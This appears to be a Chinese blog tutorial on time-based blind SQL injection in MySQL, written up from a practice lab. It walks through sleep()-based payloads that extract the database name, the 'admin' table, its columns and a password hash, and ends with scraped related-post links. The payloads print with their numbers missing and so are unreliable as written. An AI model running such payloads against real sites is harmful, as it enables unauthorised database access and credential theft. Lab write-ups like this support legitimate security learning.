
大哥带我们的mysql注入 基于时间的盲注
?id= and if(length((select database()))>,,sleep())

?id= and if(length((select database()))>,,sleep())
if语句/if()函数
在基于时间型SQL盲注中,我们经常使用条件语句来判断我们的操作是否正确:
?id= and =

?id= and =
返回的都是同一个页面

用测试语句 and sleep(5) 判断 是否存在时间盲注
构造语句
?id= and if(ascii(substr((select database()),,))>,,sleep())
这句话的意思是如果返回的事错误 那我就sleep(5)秒

好的我们的语句构造成功
0X01爆数据库长度
?id= and if(length((select database()))>,,sleep())

?id= and if(length((select database()))>,,sleep()) 0.1

?id= and if(length((select database()))>,,sleep())  5.12秒响应
那么我们可以判断我们的数据库长度是4
好的那么我们接下来开始爆破表名
语句构造 查看第一个字母 1秒
?id= and if(ascii(substr((select table_name from information_schema.tables where table_schema='test' limit ,),,))>,,sleep())

?id= and if(ascii(substr((select table_name from information_schema.tables where table_schema='test' limit ,),,))>,,sleep())

响应5秒为错误的 那么ascii应该小于100
最后我们报出来为admin
0X02爆字段名
构造语句
?id= and if(ascii(substr((select column_name from information_schema.columns where table_name='admin' limit,,),,))>,,sleep()) 1秒

?id= and if(ascii(substr((select column_name from information_schema.columns where table_name='admin' limit ,),,))>,,sleep()) 5秒

那么我们逐步拆解就好
0X04爆破字段名
?id= and if(ascii(substr((select password from admin limit ,),,))>,,sleep()) 1秒
?id= and if(ascii(substr((select password from admin limit ,),,))>,,sleep()) 5秒

那我们可以得到我们的password的字段值561465sd1561465165156165 MD5
谢谢大哥搭的靶场 多学多思

大哥带我们的mysql注入 基于时间的盲注的更多相关文章
- 大哥带我们的mysql注入 基于bool的盲注
盲注 那么我们来了解一点盲注的语法 这里面是语法的介绍 https://blog.csdn.net/alex_seo/article/details/82148955 0X01第一步我们先判断当前数据 ...
- mysql基于“时间”的盲注
无需页面报错,根据页面响应时间做判断! mysql基于时间的盲注 =================================================================== ...
- SQL基于时间的盲注过程
0x00 前言 由于要使用到基于时间的盲注,但是我觉得基于时间的盲注其实就是基于布尔的盲注的升级版,所以我想顺便把基于布尔的盲注分析总结了: 首先我觉得基于时间的盲注和基于布尔的盲注的最直观的差别就是 ...
- Python:SQLMap源码精读—基于时间的盲注(time-based blind)
建议阅读 Time-Based Blind SQL Injection Attacks 基于时间的盲注(time-based blind) 测试应用是否存在SQL注入漏洞时,经常发现某一潜在的漏洞难以 ...
- DVWA-基于布尔值的盲注与基于时间的盲注学习笔记
DVWA-基于布尔值的盲注与基于时间的盲注学习笔记 基于布尔值的盲注 一.DVWA分析 将DVWA的级别设置为low 1.分析源码,可以看到对参数没有做任何过滤,但对sql语句查询的返回的结果做了改变 ...
- 2019-9-9:渗透测试,基础学习,phpmyadmin getshell方法,基于时间的盲注,基于报错的注入,笔记
phpmyadmin getshell方法1,查看是否有导入导出设置 show global variables like '%secure-file-priv%';2,如果secure-file-p ...
- mysql order by基于时间的盲注
order by后面的注入,一般先尝试报错注入,无报错的时候可以通过rand(ture)和rand(false)来进行bool型盲注,但是今天遇到完全没有数据回显的(也就是数据库中没有数据)情况,这就 ...
- 大哥带我们的mysql注入
这是今天的任务 任务三个 : 第一个手工注入找出admin用户的密码,第二个读取我phpstudy中mysql的my.ini这个配置文件的内容,第三个是通过这个注入点写入一个webshell, 都是 ...
- 深入浅出带你玩转sqlilabs(五)-布尔/延时盲注与二次注入
SQL测试-基于布尔,延时盲注 布尔,延时注入常用到的判断语句 regexp regexp '^xiaodi[a-z]' 匹配xiaodi及xiaodi...等 if if(条件,5,0) 条件成立 ...
随机推荐
- 快速安装create-react-app脚手架
create-react-app搭建react项目:https://blog.csdn.net/weixin_41077029/article/details/82622106 快速安装create- ...
- 【6.18校内test】T2分数线划定
分数线划定[题目链接] 这道题也不是什么难题,思路一带而过吧: SOLUTION: First.输入n,m,计算m*1.5的值,接着输入编号和成绩,然后我的做法是在输入编号成绩之后,开一个101大小的 ...
- Luogu P1080 [NOIP2012]国王游戏
题目 按\(a_i*b_i\)升序排序即可. 证明考虑交换法. 对于排序后相邻的两个人\(i,j(a_ib_i\le a_jb_j)\),设前面的总的积为\(s\),则当前答案为\(\max(\fra ...
- 将数据库模型放入到.Net Core的类库中
一.前提概要 今年某天突然无聊,就决定学习.net core,此时的版本已经是.net core 1.1了.之前一直是用.net framework做项目,一直对Html.EditFor()等Html ...
- mybatis动态sql详情
mybatis动态拼装sql详情 MyBatis的动态SQL是基于OGNL表达式的,它可以帮助我们方便的在SQL语句中实现某些逻辑. MyBatis中用于实现动态SQL的元素主要有: if choos ...
- Wine-Staging 4.9 发布,增添一些新补丁
Wine-Staging的工作还在继续,到4.9版为止,在上游Wine代码库上有超过830个补丁. 在上周五的Wine 4.9发布之后,Wine-Staging 4.9已经发布了,之前的一些暂存工作现 ...
- centos7下通过LVS的DR模式实现负载均衡访问
一.两台服务器作为real server ,一台作为director director:172.28.18.69 vip:172.28.18.70 real server1:172.28.18.71 ...
- PAT Advanced 1050 String Subtraction (20 分)
Given two strings S1 and S2, S=S1−S2 is defined to be the remaining string after taking ...
- Codeforces Round #575 (Div. 3) (A. Three Piles of Candies)(数学)
A. Three Piles of Candies time limit per test1 second memory limit per test256 megabytes inputstanda ...
- Filter(过滤器) 和 interceptor(拦截器)的区别
Filter(过滤器) 和 interceptor(拦截器)的区别 1.拦截器是基于java反射机制的,而过滤器是基于函数回调的. 2.过滤器依赖于Servlet容器,而拦截器不依赖于Servlet容 ...